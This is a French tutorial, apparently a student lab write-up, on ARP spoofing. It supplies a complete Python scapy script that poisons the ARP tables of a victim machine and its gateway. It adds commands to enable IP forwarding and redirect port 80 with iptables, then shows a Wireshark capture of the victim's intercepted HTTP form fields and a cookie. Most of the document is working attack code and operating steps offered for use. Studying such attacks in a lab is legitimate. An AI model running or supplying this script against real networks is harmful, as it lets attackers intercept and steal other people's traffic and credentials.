


ARP Spoofing, un outil pour intercepter le trafic d'une machine en réseau local

1. Mettre en place l'attaque

l'ARP spoofing désigne les attaques de l'homme du milieu sur les tables ARP de réseaux locaux. Dans ce type d'attaque, les hackers envoient de faux paquets ARP afin de passer inaperçu entre deux systèmes communicants, pour intercepter ou manipuler leur trafic de données.

Plus d'infos : <https://www.ionos.fr/digitalguide/serveur/securite/arp-spoofing-attaques-du-reseau-interne/>

Le principe



a) Ouvrir un fichier python et ajouter le code suivant

Nous allons utiliser les librairies :

- scapy (permet d'envoyer des paquets ARP)
- time (permet d'attendre entre chaque requête)

```
import scapy.all as scapy
```

```
import time
```

Maxime Bourgeois

target_ip est l'ip de la victime

target_ip = "192.168.1.32"

gateway_ip est la passerelle du réseau

gateway_ip = "192.168.1.254"

fonction qui permet de récupérer l'adresse mac correspondante à une adresse IP

def get_mac(ip):

arp_request = scapy.ARP(pdst = ip)

broadcast = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff")

arp_request_broadcast = broadcast / arp_request

answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]

return answered_list[0][1].hwsrc

fonction qui permet d'envoyer la requête ARP afin d'usurper l'identité de la victime

def spoof(target_ip, spoof_ip):

packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip), psrc = spoof_ip)

scapy.send(packet, verbose = False)

permet de restaurer le système en réattribuant à la victime son identité

def restore(destination_ip, source_ip):

destination_mac = get_mac(destination_ip)

source_mac = get_mac(source_ip)

packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc = source_ip, hwsrc = source_mac)

scapy.send(packet, verbose = False)

----- Implémentation

try:

sent_packets_count = 0

while True:

spoof(target_ip, gateway_ip)

spoof(gateway_ip, target_ip)

sent_packets_count = sent_packets_count + 2

print("\r[*] Packets Sent "+str(sent_packets_count), end = "")

time.sleep(2) # Waits for two seconds

except KeyboardInterrupt:

print("\nCtrl + C pressed.....Exiting")

restore(gateway_ip, target_ip)

restore(target_ip, gateway_ip)

print("[+] Arp Spoof Stopped")

b) Préparer l'arp Spoofing

Pour utiliser notre code, nous avons besoin de plusieurs information :

- Commençons par ouvrir l'invite de commande windows.
 - Obtenir l'ip de notre victime (en choisir une sur le réseau) : ***arp -a***
 - Obtenir la passerelle : ***ipconfig /all***
 - Nous avons besoin du numéro de port d'écoute de notre connexion :
netstat -an |find /i "listening"
Hint : Après avoir lancer la commande, je cherche mon adresse ip et je note le port associé.
- Ouvrons ensuite Ubuntu en ligne de commande.

Lancez ces 2 commandes :

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 139

Remplacer **139** par le port trouver lors du `netstat -an |find /i "listening"` ci-dessus.

Ces commandes permettent de rediriger les paquets de la victime vers internet car sans cela celui-ci va perdre sa connexion. (vous pouvez tester si vous le souhaitez)

c) Lancer l'attaque

target_ip = "192.168.1.32"

gateway_ip = "192.168.1.254"

Changez ceci avec vos adresses trouvées précédemment et exécuter le code.


d) Petites expériences

Finalement, ouvrez une session Wireshark sur le Wifi et observez la réception des paquets de la victime.

Sur l'ordinateur de la victime :

- Ouvrez un site http non sécurisé tel que <http://www.mixedcontentexamples.com/Test/NonSecureForm>
- Saisissez des informations dans les champs, puis validez.

Observer sur wireshark avec le filtre `ip.addr== <adresseVictime>` que vous êtes capable de voir les informations saisies.



Non-Secure Form

This page contains an form tag with an action that's explicitly using HTTP.

No.	Time	Source	Destination	Protocol	Length	Info
51.964110		104.27.136.166	192.168.1.32	TCP	66	80 → 51212 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
51.964110		104.27.136.166	192.168.1.32	TCP	66	80 → 51211 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
52.263220		104.27.136.166	192.168.1.32	TCP	66	80 → 51213 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
52.363181		192.168.1.32	192.168.1.255	UDP	86	57621 → 57621 Len=44
53.082273		104.27.136.166	192.168.1.32	TCP	66	[TCP Retransmission] 80 → 51211 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
53.082273		104.27.136.166	192.168.1.32	TCP	66	[TCP Retransmission] 80 → 51212 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
53.082273		104.27.136.166	192.168.1.32	TCP	66	[TCP Retransmission] 80 → 51211 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
53.287402		104.27.136.166	192.168.1.32	TCP	66	[TCP Retransmission] 80 → 51213 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
54.208806		192.168.1.32	104.27.136.166	TCP	60	51212 → 80 [ACK] Seq=1 Ack=1 Win=1028 Len=0
54.208806		192.168.1.32	104.27.136.166	HTTP	846	POST /Test/NonSecureForm HTTP/1.1 (application/x-www-form-urlencoded)
54.413541		192.168.1.32	104.27.136.166	TCP	60	51213 → 80 [ACK] Seq=1 Ack=1 Win=1028 Len=0
54.720722		192.168.1.32	104.27.136.166	TCP	846	[TCP Retransmission] 51212 → 80 [PSH, ACK] Seq=1 Ack=1 Win=1028 Len=0
54.925839		192.168.1.32	216.58.198.195	TLSv1.3	146	Application Data
54.925839		192.168.1.32	216.58.198.195	TLSv1.3	85	Application Data

Accept-Encoding: gzip, deflate\r\n
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7\r\n
> Cookie: __cfduid=db635b215e4f859ea02be4a2ab3e6f2c21606923251\r\n\r\n
[Full request URI: http://www.mixedcontentexamples.com/Test/NonSecureForm]
[HTTP request 1/1]
[Response in frame: 814]
File Data: 38 bytes
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "test1" = "MaximeBourgeois"
> Form item: "test2" = "JulienFink"